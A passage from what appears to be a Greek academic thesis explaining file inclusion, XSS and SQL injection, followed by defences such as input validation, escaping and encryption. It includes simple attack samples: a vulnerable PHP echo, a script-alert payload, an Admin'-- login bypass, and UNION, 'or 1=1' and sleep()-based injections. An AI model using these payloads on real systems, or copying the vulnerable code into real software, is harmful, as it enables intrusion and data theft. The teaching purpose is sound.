Η ευπάθεια File-Inclusion εμφανίζεται όταν ένας ιστότοπος χρησιμοποιεί μια συνάρτηση για να περιλαμβάνει κομμάτια που επαναλαμβάνονται συχνά, κομμάτια όπως είναι η κεφαλίδα και το υποσέλιδο. Στις περισσότερες περιπτώσεις, όταν εμφανίζεται αυτή η ευπάθεια, ο ιστότοπος χρησιμοποιεί τη συνάρτηση “include” της γλώσσας προγραμματισμού PHP. Ο εχθρός τροποποιεί τη είσοδο στη συνάρτηση αυτή έτσι ώστε να εισάγει διαφορετικά αρχεία που περιέχουν κακόβουλο κώδικα. Η ευπάθεια αυτή χωρίζεται σε 2 τύπους. Έχουμε το τύπο του Local File Inclusion(LFI) όπου ο επιτιθέμενος κάνει χρήση αρχείων που υπάρχουν ήδη στο διακομιστή. Ο δεύτερος τύπος ονομάζεται Remote File Inclusion(RFI) και μέσω αυτού ο επιτιθέμενος μπορεί να τρέξει απομακρυσμένα αρχεία.



Εικόνα Α'.1. 3 Παράδειγμα ιστοσελίδας που κάνει χρήση της συνάρτησης include

Α'.1.4 Επίθεση XSS(Cross Site Scripting)

Η επίθεση Cross-Site Scripting (XSS) είναι η πιο συχνή ευπάθεια στις σημερινές εφαρμογές ιστού. Οι επιθέσεις Cross-Site-Scripting(XSS) είναι τύπου "Injection", δηλαδή μέσω αυτής της επίθεσης ο επιτιθέμενος μπορεί να εισάγει κακόβουλο κώδικα σε κάποιο ιστότοπο. Ο κώδικας είναι συνήθως στη γλώσσα προγραμματισμού Javascript. Αυτές οι επιθέσεις συμβαίνουν εφόσον ένας ιστότοπος δέχεται είσοδο από έναν χρήστη χωρίς να την επικυρώνει ή να την κωδικοποιεί. Μόλις εκτελεστεί ο κακόβουλος κώδικας στο πρόγραμμα περιήγησης του θύματος, ο εισβολέας αποκτά πρόσβαση σε κρίσιμες πληροφορίες όπως cookies και τα session tokens. Το XSS μπορεί να προκαλέσει πολλές κακές συνέπειες στο θύμα. Ένα πολύ σοβαρό και όχι τόσο ασυνήθιστο είδος επίθεσης είναι του τύπου όπου ο επιτιθέμενος κλέβει τα cookies των θυμάτων και κατά συνέπεια κλέβει τον λογαριασμό του θύματος. Άλλες επιθέσεις περιλαμβάνουν την αλλαγή εμφανισιακά του ιστοτόπου, την ανακατεύθυνση του χρήστη σε άλλους ιστότοπους, ακόμη και την εγκατάσταση κακόβουλου λογισμικού όπως ένα keylogger. Το Cross-Site Scripting χωρίζεται σε 3 τύπους, Stored XSS(Persistent), Reflected XSS(Non-Persistent) και DOM-Based XSS(Server Side).

Α'.1.4.1 Μη Μόνιμες (Reflected XSS)

Ο τύπος Reflected είναι ο πιο κοινός τύπος για επίθεση Cross-Site Scripting. Εμφανίζεται όταν η είσοδος του χρήστη αντανakλάται αμέσως πίσω στο διακομιστή με τέτοιο τρόπο έτσι ώστε τα δεδομένα από το αίτημα HTTP να βρίσκονται στην απάντηση HTTP. Η είσοδος θα επιστραφεί με τη μορφή μηνύματος σφάλματος, αποτελεσμάτων αναζήτησης ή οτιδήποτε άλλο το οποίο θα περιλαμβάνει τα αρχικά δεδομένα που δόθηκαν.

Το πιο απλό παράδειγμα είναι να έχουμε ένα κώδικα όπως το παρακάτω:

```
1  <?php
2
3  echo "<b>welcome:</b>",$_GET['user'];
4
5  ?>
```

Εικόνα Α'.1. 4 Ενάλωτος κώδικας Reflected XSS

Αυτός ο κώδικας θα λάβει την είσοδο του χρήστη και χωρίς καμία επικύρωση θα την εμφανίσει στην ιστοσελίδα. Ένας εισβολέας μπορεί να αλλάξει την είσοδο για να τρέξει το δικό του script.




Εικόνα Α'.1.5

Εικόνα Α'.1. 5 Αποτέλεσμα από “user=<script>alert("Παράδειγμα")</script>”

Α'.1.4.2 Μόνιμες (Stored XSS)

Ο πιο καταστροφικός τύπος Cross-Site Scripting είναι ο Persistent. Μέσω αυτού του τύπου η είσοδος του χρήστη αποθηκεύεται μόνιμα στο ιστότοπο. Ο προορισμός των δεδομένων εισόδου μπορεί να είναι μια βάση δεδομένων, ένα πεδίο σχολίων ή ακόμα και ένα αρχείο log. Όταν ένα θύμα ανοίξει μια σελίδα όπου ο επιτιθέμενος την έχει αλλάξει, ο κακόβουλος κώδικας εκτελείται στο πρόγραμμα περιήγησης του θύματος.



Εικόνα Α'.1. 6 Διαδικασία Stored XSS[7]

A'.1.4.3 Βασισμένες στο DOM (DOM-Based XSS)

Το DOM-Based XSS είναι μια μορφή XSS όπου όλα τα δεδομένα προέρχονται από το DOM. Η διαφορά είναι ότι η ίδια η σελίδα δεν αλλάζει αλλά αλλάζει ο κώδικας μόνο στο περιβάλλον του χρήστη.

A'.1.5 Έγχυση SQL (SQL Injection)

Μέσω της επίθεσης SQL Injection ο επιτιθέμενος αποκτά μη εξουσιοδοτημένη πρόσβαση σε κρυφά δεδομένα ενός ιστότοπου μέσω της επέκτασης ή τροποποίησης κάποιου ερωτήματος SQL. Είναι μια από της πιο καταστροφικές επιθέσεις εφόσον ο επιτιθέμενος μπορεί να διαβάσει και να τροποποίηση ευαίσθητα δεδομένα. Η επίθεση εμφανίζεται όταν η είσοδος από το χρήστη περνά από ένα ερώτημα της SQL. Εφόσον δεν υπάρχει κάποιο φίλτρο ο επιτιθέμενος μπορεί να δώσει κάποια είσοδο έτσι ώστε το ερώτημα να μην εκτελείται όπως προτίθεται. Οι επιθέσεις SQL Injection είναι πιο συχνές στις εφαρμογές ASP και PHP και ο κύριος λόγος για τον οποίο ένας ιστότοπος είναι ευάλωτος σε μια τέτοια επίθεση οφείλεται σε κακές πρακτικές κωδικοποίησης. Παρόλο που οι περισσότεροι προγραμματιστές χρησιμοποιούν πλέον καλύτερες τεχνικές προγραμματισμού, η επίθεση εξακολουθεί να βρίσκεται σε σύγχρονες εφαρμογές που δεν την έχουν λάβει σοβαρά υπόψη.[8]

Υπάρχουν τέσσερις κύριες απειλές που προέρχονται από το SQL Injection:[9]

- **Authentication Bypass:** Μέσω του SQL Injection ο εχθρός μπορεί να αποκτήσει μη εξουσιοδοτημένη πρόσβαση με τη χρήση μιας εντολής SQL.
- **Leaking sensitive information:** Εφόσον αποκτήσει πρόσβαση, ο εισβολέας μπορεί στη συνέχεια να έχει πρόσβαση σε κρίσιμα ή ευαίσθητα δεδομένα που μπορούν στη συνέχεια να διαρρεύσουν δημόσια.
- **Loss of Data Integrity:** Ο εισβολέας θα τροποποιήσει, προσθέσει ή θα θέσει σε κίνδυνο τα δεδομένα μέσα στο σύστημα.
- **Loss of availability of Data:** Ο εισβολέας θα αποκτήσει επαρκή πρόσβαση για να μπορεί να διαγράψει πλήρως τα δεδομένα του συστήματος.

Σαν ένα απλό παράδειγμα θα παρουσιάσω πιο κάτω μια επίθεση που μπορεί να συμβεί σε μια φόρμα εισόδου διαχειριστή. Στο παράδειγμα είναι ήδη γνωστό στον εχθρό ότι το όνομα χρήστη θα είναι Admin. Ο πίνακας “admin_users” στη βάση δεδομένων είναι ο πιο κάτω.


ID	user_login	user_pass
1	Admin	\$ASPuyPOfEPIMJ3t.HpZlyu8vLm4pqU/P1

Εικόνα A'.1. 7 Πίνακας “admin_users”

Όταν κάποιος θα χρησιμοποιήσει τη φόρμα θα σταλθεί η πιο κάτω εντολή στη βάση δεδομένων:

```
SELECT * FROM admin_users WHERE user_login='user_login' AND user_pass='user_pass'
```


Η λειτουργία της φόρμας είναι απλή. Εάν το αποτέλεσμα του ερωτήματος είναι αληθές, ο χρήστης θα αποκτήσει πρόσβαση στον λογαριασμό, διαφορετικά όχι. Για παράδειγμα εάν βάλει σαν κωδικό ένα λάθος κωδικό όπως το “falsepass” θα συμβεί το πιο κάτω.



Εικόνα Α'.1. 8 Ροή δεδομένων σε φόρμα σύνδεσης

Ο επιτιθέμενος μπορεί να αλλάξει την εισαγωγή του στις φόρμες προκειμένου να τροποποιήσει τη λογική του ερωτήματος. Για παράδειγμα αν τρέξει τη φόρμα με όνομα χρήστη Admin' -- και χωρίς κωδικό το ερώτημα που θα τρέξει θα είναι το παρακάτω

```
SELECT * FROM admin_users WHERE user_login='Admin'--' AND user_pass=''
```



Εικόνα Α'.1. 9 Ροή δεδομένων σε SQL Injection

Στην SQL η διπλή παύλα φτιάχνει ένα σχόλιο στο κώδικα. Εφόσον η διπλή παύλα είναι μετά το όνομα χρήστη το υπόλοιπο κομμάτι του ερωτήματος αγνοείται με αποτέλεσμα η λογική να είναι πλέον σωστή, δίνοντας πρόσβαση στο λογαριασμό του διαχειριστή. Το πιο πάνω παράδειγμα είναι εξαιρετικά απλό και σχεδόν ποτέ δεν θα υπάρχει σε κάποιο ιστότοπο. Οι σημερινοί οργανισμοί λαμβάνουν πολύ σοβαρά την ασφάλεια δεδομένων και αφιερώνουν μεγάλο αριθμό πόρων για να διασφαλίσουν ότι προστατεύονται οι βάσεις δεδομένων τους. Η πληροφορική είναι πλέον ένα αναπόσπαστο μέρος κάθε μεγάλου οργανισμού. Η παραβίαση της βάσης δεδομένων μπορεί όχι μόνο να προκαλέσει οικονομική ζημία αλλά επιπλέον να οδηγήσει σε νομικά ζητήματα σχετικά με το απόρρητο των χρηστών. Λόγω αυτού του γεγονότος, οι οργανισμοί συνειδητοποίησαν ότι η επένδυση στην ασφάλεια δεδομένων θα ωφεληθεί σημαντικά την εταιρεία.[10]

Η επίθεση SQL Injection μπορεί να χωριστεί σε τρεις κατηγορίες, In-band, Out-of-band και Inferential.

A'.1.5.1 In-Band

Ο πιο κοινός τύπος SQL Injection είναι ο In-Band. Όσον αφορά τη χρήση, θεωρείται ο πιο εύκολος για παραβίαση δεδομένων. Σε αυτό το τύπο ο επιτιθέμενος μπορεί να κάνει χρήση του ίδιου καναλιού επικοινωνίας για να ξεκινήσει τη επίθεση και να λάβει αποτελέσματα. Χωρίζετε σε 2 κατηγορίες, Error-based και Union-Based.

Επίθεση βασισμένη σε σφάλματα(Error Based)

Ο τύπος Error-based βασίζεται σε μηνύματα σφάλματος από τη βάση δεδομένων. Μέσω αυτόν τον μηνυμάτων μπορεί να γίνει διαρροή χρήσιμων πληροφοριών. Ο επιτιθέμενος μπορεί να αποκτήσει πληροφορίες σχετικά με τον τρόπο λειτουργίας της εφαρμογής και τη δομή της βάσης δεδομένων. Παραδείγματος χάριν εάν ο επιτιθέμενος γράψει το χαρακτήρα αποστροφής και του επιστραφεί το μήνυμά σφάλματος “you have an error in your sql syntax” αμέσως κερδίζει τη πληροφορία ότι η βάση δεδομένων είναι τύπου MySQL.

Επίθεση βασισμένη στο UNION(Union Based)

Η τεχνική Union-based SQL Injection αξιοποιεί το τελεστή UNION της SQL για να συνδυάσει 2 ερωτήματα σε ένα αποτέλεσμα. Τα αποτελέσματα από ένα πραγματικό ερώτημα συνδυάζονται με τα αποτελέσματα της επίθεσης προκειμένου να εξαχθούν δεδομένα.

Για παράδειγμα έχουμε δυο πίνακες, ο ένας έχει μέσα όλους του πελάτες και ο άλλος όλους τους διαχειριστές. Πιο κάτω είναι οι 2 πίνακες με τυχαία δεδομένα.

Customers

CustomerID	Name	Surname	City
1	Susie	Justina	Corfu
2	Jacob	Jayceon	Paris
3	Ericka	Whitney	Athens

Πίνακας A'.1. 1 Παράδειγμα πίνακα “Customers” σε βάσει δεδομένων

Admins

AdminID	FirstName	LastName	PAssword
1	Andrew	Bridget	123456
2	John	Kassidy	Password
3	Doris	Garland	0987654321

Πίνακας Α'.1. 2 Παράδειγμα πίνακα "Admins" σε βάσει δεδομένων

Η σελίδα τρέχει ένα ερώτημα όπου φέρνει στοιχεία από το πίνακα των πελατών. Μέσω του UNION μπορούμε να βάλουμε ένα νέο ερώτημα και να πιάσουμε στοιχεία από το πίνακα των διαχειριστών. Η εντολή θα είναι η παρακάτω.

```
SELECT CustomerID, Name, Surname, City FROM Customers  
  
UNION  
  
SELECT 1,2,password,4 from Admins
```

Πιο κάτω είναι το αποτέλεσμα που παίρνουμε σε μορφή πίνακα. Η ιστοσελίδα θα περιέχει τους κωδικούς στο πεδίο της σελίδας όπου θα εμφανιζόταν τα επίθετα των πελατών. Με τη χρήση της ίδιας τεχνικής ο εχθρός θα μπορεί να αποκτήσει και να συνδυάσει τις υπόλοιπες πληροφορίες για το κάθε διαχειριστή. Όπως και με τα άλλα παραδείγματα και αυτό το παράδειγμα είναι πολύ απλό και δεν θα εμφανιζόταν ποτέ.

CustomerID	Name	Surname	City
1	2	0987654321	4
1	2	123456	4
1	2	password	4
1	Susie	Justina	Corfu
2	Jacob	Jayceon	Paris
3	Ericka	Whitney	Athens

Πίνακας Α'.1. 3 Αποτέλεσμα επίθεσης UNION

A'.1.5.2 Out Of Band

Στο τύπο Out-of-band SQL injection τα δεδομένα έρχονται μέσω διαφορετικού εξερχόμενου καναλιού. Βασίζεται στη ικανότητα της βάσης δεδομένων να κάνει αιτήματα DNS ή PHP. Για αυτή τη επίθεση ο επιτιθέμενος θα πρέπει να αποκτήσει υψηλά επαρκή προνόμια.

A'.1.5.3 Τυφλή έγχυση SQL(Blind Injection)

Στη τυφλή επίθεση SQL Injection το αποτέλεσμα της επίθεσης δεν είναι άμεσα ορατό. Βασίζεται στη αλλαγή συμπεριφοράς της βάσης δεδομένων με στόχο τη αναδημιουργία της δομής της βάσης δεδομένων. Αυτή η αλλαγή συμπεριφοράς μπορεί να βρεθεί με τη χρήση καθυστερήσεων ή δυαδικών καταστάσεων. Σε σύγκριση με τις άλλες μεθόδους επίθεσης SQL Injection αυτή η μέθοδος είναι χρονοβόρα. Χωρίζεται σε 2 κατηγορίες, Boolean-Based και Time-Based.

Απόκριση υπό όρους(Boolean Based)

Στη Boolean-based SQL αλλάζουμε τη λογική του SQL ερωτήματος έτσι ώστε να το αναγκάσουμε να μας επιστρέψει διαφορετικά δεδομένα. Ο επιτιθέμενος μπορεί να καταλήξει σε συμπεράσματα ανάλογα αν το αποτέλεσμα επιστραφεί αρνητικό ή θετικό.

Το πιο κάτω ερώτημα θα επιστρέψει τα στοιχεία του πελάτη με το αντίστοιχο ID.

```
SELECT * FROM Customers WHERE ID='346';
```

Έτσι ο επιτιθέμενος μπορεί να κάνει αλλαγή της λογικής του ερωτήματος έτσι ώστε να είναι πάντα θετικό με αποτέλεσμα να μας επιστρέψει όλους τους πελάτες.

```
SELECT * FROM Customers WHERE ID='346' or 1=1;
```

Απόκριση βάσει χρόνου(Time Based)

Η Time-based SQL Injection μέθοδος βασίζεται στη καθυστέρηση ανταπόκρισης ενός ερωτήματος SQL. Ο επιτιθέμενος στέλνει ένα ερώτημα στο οποίο συμπεριλαμβάνει κάποια καθυστέρηση χρόνου. Ακολούθως μπορεί να συμπεράνει πληροφορίες σχετικά με το φορτίο που έχει στείλει. Πιο συγκεκριμένα ο χρόνος απόκρισης δείχνει εάν το αποτέλεσμα κάποιου ερωτήματος είναι αληθείς ή ψευδές. Ένα πολύ απλό παράδειγμα είναι μέσω της χρήσης της συνάρτησης sleep().

Για παράδειγμα έχουμε το πίνακα πελατών και θέλουμε να δούμε αν υπάρχει πελάτης με το επίθετο Whitney. Αρχικά τρέχουμε το ακόλουθο ερώτημα.

```
SELECT * FROM Customers WHERE surname='Whitney'-sleep(10)
```

Εφόσον υπάρχει πελάτης με αυτό το επώνυμο, θα υπάρξει καθυστέρηση 10 δευτερολέπτων. Εάν δεν υπήρχε καθυστέρηση, θα μπορούσαμε να συμπεράνουμε ότι πελάτης με αυτό το επώνυμο δεν υπάρχει στη βάση δεδομένων.

Α'.2 Τεχνικές αντιμετώπισης

Η ασφάλεια κατά κακόβουλων επιθέσεων είναι ένα πολύ σημαντικό κομμάτι για όλες τις εταιρίες. Οι οργανισμοί αφιερώνουν όλο και περισσότερο χρόνο και χρήμα για τη αντιμετώπιση και πρόληψη επιθέσεων. Ο στόχος ασφάλειας της πληροφορίας είναι η διασφάλιση προστασίας της επιχείρησης και ελαχιστοποίηση ζημιών περιορίζοντας τον αντίκτυπο σε περιστατικά παραβίασης ασφάλειας. Το διεθνές πρότυπο, ISO/IEC 27002 (2005), ορίζει τη ασφάλεια πληροφορίας ως η προστασία ακεραιότητας, εμπιστευτικότητας και διαθεσιμότητας.[11] Οι επιθέσεις ολοένα και εξελίσσονται με νέες πιο εξελιγμένες επιθέσεις να εμφανίζονται συνεχώς. Συνεπώς, παρόλη την ανάπτυξη αποτελεσματικών τεχνικών και μηχανισμών προστασίας δεδομένων οι εταιρίες πρέπει πάντα να είναι ένα βήμα πιο μπροστά. Η ασφάλεια πληροφορίας αποτελείται από τρία διακριτά βήματα, πρόληψη, ανίχνευση και αντίδραση. Στη πρόληψη λαμβάνονται μέτρα προστασίας για τη αποφυγή συνεπειών. Στη ανίχνευση εντοπίζουμε παραβίασης και το αντίκτυπο τους. Τέλος στη αντίδραση γίνεται αποκατάσταση πόρων και αντιμετώπιση επιθέσεων που βρίσκονται σε εξέλιξη. Ο τρόπος με τον οποίο ένας οργανισμός θα επιλέξει να προστατεύσει τον εαυτό του εξαρτάται σε μεγάλο βαθμό από τα οικονομικά του. Μια εταιρεία δεν θα επενδύσει σε κάτι, εκτός εάν θα υπάρξει κάποια απόδοση. Πριν κάποια επένδυση πρέπει να γίνει αξιολόγηση των απειλών και ευπαθειών έτσι ώστε να βρεθεί η πιθανότητα σοβαρών ζημιών. [12] Η αξιολόγηση είναι αναγκαία ούτως ώστε να βρεθεί το πιο αποτελεσματικό σύστημα προστασίας χωρίς τη σπατάλη πόρων.

Σύμφωνα με τον Westerlind[13] υπάρχουν 6 πράγματα που πρέπει να ελέγξει μια εταιρεία πριν επενδύσει σε κάποιο σύστημα πληροφορικής.

- **Currency** - Οι πληροφορίες να είναι ενημερωμένες και τα δεδομένα προσβάσιμα και αξιόπιστα
- **Content** – Η ακρίβεια των δεδομένων
- **Quality** – Κατά πόσο το σύστημα βοηθά την επιχειρηματική διαδικασία
- **Flexibility** – Ευκολία χρήσης του συστήματος
- **Importance** – Εξάρτηση της επιχείρησης από το σύστημα
- **Scalability** – Κατά πόσο το σύστημα θα εξυπηρετήσει μελλοντικές επιχειρηματικές ανάγκες

Σε αυτή τη εργασία θα επικεντρωθώ στη ασφάλεια εφαρμογών ιστού.

Α'.2.1 Πρόληψη

Α'.2.1.1 Ορισμός και τήρηση απαιτήσεων ασφαλείας

Μέσο απαιτήσεων ασφάλειας διασφαλίζουμε ότι ικανοποιείται η απαραίτητη λειτουργικότητα ασφάλειας σε κάποια ιστοσελίδα. Οι απαιτήσεις αυτές προέρχονται από τη ίδια τη βιομηχανία της πληροφορικής, ισχύοντες νόμους και ιστορικό από προηγούμενες ευπάθειες. Δημιουργούμε αυτές

τις απαιτήσεις ασφάλειας, ελπίζοντας ότι θα εξαλείψουν μελλοντικές επιθέσεις και θα διατηρήσουν ένα υψηλό επίπεδο ασφάλειας.

Α'.2.1.2 Επικύρωση δεδομένων

Για τη λειτουργία εφαρμογών ιστού είναι αναγκαία η είσοδος δεδομένων από το χρήστη. Η είσοδος μπορεί να προέρχεται από πολλές διαφορετικές πηγές, όπως διεπαφές χρήστη για πλοήγηση της ιστοσελίδας, σελίδες ελέγχου πρόσβασης ή ακόμη και κάτι απλό όπως η λειτουργία της αναζήτησης. Οι πιο κοινές επιθέσεις εναντίον εφαρμογών ιστού εκμεταλλεύονται και χειραγωγούν τη είσοδο[14]. Όταν μιλάμε για επικύρωση δεδομένων μιλάμε για κανόνες και περιορισμούς τους οποίους πρέπει να τηρά, μαζί με τους ήδη υπάρχων δομικούς περιορισμούς, η εισαγωγή και επεξεργασία δεδομένων[15]. Δηλαδή με πιο απλά λόγια μόνο τα σωστά “καθαρά” δεδομένα τα οποία δεν μπορούν να προκαλέσουν ζημία θα μπορούν να περάσουν στο σύστημα. Υπάρχουν πολλοί τρόποι για τη επικύρωση δεδομένων. Μπορεί να γίνει έλεγχος του τύπου των αρχείων εισόδου, έλεγχος χαρακτήρων, έλεγχος μοναδικότητας και πολλά άλλα.

Είδη επικύρωσης δεδομένων:

- **Έλεγχος τύπου:** Ο πιο απλός τρόπος για επικύρωση δεδομένων είναι ο έλεγχος του τύπου. Διασφαλίζουμε ότι ο σωστός τύπος δεδομένων παρέχεται από τον χρήστη.
- **Έλεγχος εύρους:** Εξετάζει αν η είσοδος είναι ανάμεσα σε ένα μέγιστο/ελάχιστο εύρος.
- **Διασταυρούμενος έλεγχος:** Συμμόρφωση των δεδομένων με εξωτερικούς κανόνες ή απαιτήσεις χρησιμοποιώντας παραπομπές για τη κάθε περίπτωση. Για παράδειγμα, ο αριθμός τηλεφώνου κάθε χώρας ακολουθεί ένα σύνολο κανόνων που μπορούν εύκολα να ελεγχθούν.
- **Έλεγχος Λογικής:** Διασφαλίζει ότι τα δεδομένα είναι λογικά.
- **Δομημένος έλεγχος:** Συνδυασμός ειδών επικύρωσης για πιο περίπλοκη επεξεργασία.

Στη εργασία αυτή θα ασχοληθώ με διαδικτυακές εφαρμογές. Σύμφωνα με τον Groenewegen κ.α[15] τα τέσσερα βασικά είδη επικύρωσης σε εφαρμογές ιστού είναι:

- **Value well-formedness rules:** Καθορίζει τη σύνταξη συγκεκριμένων ιδιοτήτων των οντοτήτων. Για παράδειγμα οι διευθύνσεις email πρέπει να συμμορφώνονται με μια συγκεκριμένη σύνταξη.
- **Data invariants:** Περιορισμοί μεμονωμένων ιδιοτήτων που δεν μπορούν να εκφραστούν ως συντακτικοί περιορισμοί μεμονωμένων τιμών. Για παράδειγμα η ανάγκη μοναδικότητας ή ένα όριο μεγέθους.
- **Input assertions:** Έλεγχοι σε δεδομένα εισόδου που δεν είναι συνδεδεμένα με επίμονα δεδομένα και επομένως δεν μπορούν να καθοριστούν ως περιορισμοί στο μοντέλο δεδομένων. Για παράδειγμα σε φόρμες εγγραφής όταν ζητείται από το χρήστη να γράψει ξανά το ίδιο κωδικό πρόσβασης.
- **Action assertions:** Γίνετε έλεγχος σε λειτουργίες. Δηλαδή βλέπουμε αν κάποια λειτουργία έχει εκτελεστεί. Για παράδειγμα η ολοκλήρωση κάποιας λειτουργίας να ειδοποιά το χρήστη μέσω email.

Η έλλειψη επικύρωσης εισόδου δημιουργεί ευπάθειες που μπορεί να εκμεταλλευτεί ένας επιτιθέμενος. Οι πιο κοινές επιθέσεις που προκύπτουν από την έλλειψη επικύρωσης εισόδου είναι[14]:


- **Cross Site Scripting(XSS):** εκτέλεση κακόβουλου κώδικα σε ιστοσελίδες μέσω μη σωστών επικυρωμένων πεδίων ή διευθύνσεων URL.
- **SQL injection:** Εκτέλεση ερωτημάτων SQL για κλοπή δεδομένων.
- **Hidden Field Manipulation:** Χρήση κρυφών πεδίων έτσι ώστε να γίνει εκμετάλλευση κάποιας ευπάθειας.
- **Buffer Overflows:** Ο επιτιθέμενος στέλνει δεδομένα μεγαλύτερα από το μέγιστο επιτρεπόμενο όριο για τη εκτέλεση αυθαίρετων εντολών.

A'.2.1.3 “Encode” και “Escape” δεδομένα εισόδου και εξόδου

Οι αμυντικές τεχνικές encoding και escaping χρησιμοποιούνται για να σταματήσουν επιθέσεις τύπου Injection. Χρησιμοποιώντας encoding μπορούμε να αλλάξουμε ειδικούς χαρακτήρες, που μπορεί να χρησιμοποιηθούν έτσι ώστε ο επιτιθέμενος να τρέξει κάποια κακόβουλη λειτουργία, σε κάτι διαφορετικό, ώστε να μην έχουμε πλέον κανένα κίνδυνο. Escaping είναι όταν προσθέτουμε χαρακτήρες πίσω ή μπροστά από κάποιον συγκεκριμένο χαρακτήρα έτσι ώστε να ερμηνευθεί ως απλό κείμενο. Αυτό χρησιμοποιείται συχνότερα σε περιπτώσεις όπου οι χαρακτήρες χρησιμοποιούνται για ειδικές λειτουργίες σε κάποια γλώσσα προγραμματισμού. Η γλώσσα προγραμματισμού PHP έχει ήδη μια ενσωματωμένη συνάρτηση που ονομάζεται `escapeshellcmd()`. Αυτή η συνάρτηση διαχειρίζεται οτιδήποτε χαρακτήρες που ενδέχεται να χρησιμοποιηθούν για την εκτέλεση αυθαίρετων εντολών στο σύστημα. [68]

A'.2.1.4 Κρυπτογράφηση δεδομένων

Σχεδόν κάθε ιστότοπος αποθηκεύει ή χρησιμοποιεί κρίσιμα δεδομένα χρήστη. Δεδομένα όπως κωδικοί πρόσβασης, προσωπικά στοιχεία, στοιχεία πιστωτικών καρτών και πολλά άλλα δεδομένα τα οποία πρέπει να είναι εξαιρετικά ασφαλές. Αυτές οι πληροφορίες όχι μόνο πρέπει να αποθηκεύονται με ασφάλεια αλλά και να χρησιμοποιούν ένα ασφαλές κανάλι επικοινωνίας, καθώς ένας επιτιθέμενος μπορεί να αποκτήσει πληροφορίες χρησιμοποιώντας κάποια ανασφαλές μετάδοση. Κάθε οργανισμός πρέπει πάντα να ταξινομεί δεδομένα ανάλογα με το επίπεδο ευαισθησίας που εμπίπτει και να ενεργεί ανάλογα. Αυτό το είδος προστασίας μπορεί να γίνει χρησιμοποιώντας τη κρυπτογράφηση.[69] Η κρυπτογράφηση είναι μια τεχνική ασφάλειας δεδομένων όπου η πληροφορία κωδικοποιείται χρησιμοποιώντας ένα κλειδί. Όταν τα δεδομένα περάσουν από κρυπτογράφηση, καθιστά εξαιρετικά δύσκολο για έναν εισβολέα να τα διαβάσει ακόμα και όταν έχει αποκτήσει πρόσβαση σε αυτά. Για τη αποκρυψη του μηνύματος χρησιμοποιείτε ένας αλγόριθμος(cipher), δηλαδή μια μαθηματική συνάρτηση. Υπάρχουν διάφοροι τρόποι με τους οποίους ένα σύστημα μπορεί να θεωρηθεί ασφαλές. Εάν το κόστος για σπάσιμο του αλγορίθμου είναι υψηλότερο από την αξία των δεδομένων, τότε το σύστημα μπορεί να θεωρηθεί ασφαλές. Μπορούμε επίσης να δούμε πόσο χρόνο χρειάζεται να παραμείνουν προστατευμένα τα δεδομένα σε σχέση με το χρόνο που απαιτείται για να σπάσει ο αλγόριθμος, εάν ο χρόνος για να σπάσει ο αλγόριθμος είναι υψηλότερος από το χρόνο που πρέπει να είναι ασφαλές τα δεδομένα τότε έχουμε ένα ασφαλές σύστημα. Υπάρχουν δύο τύποι κρυπτογράφησης, συμμετρικοί και ασύμμετροι.



Εικόνα Α'.2. 1 Δομή κρυπτογράφησης

Συμμετρικοί

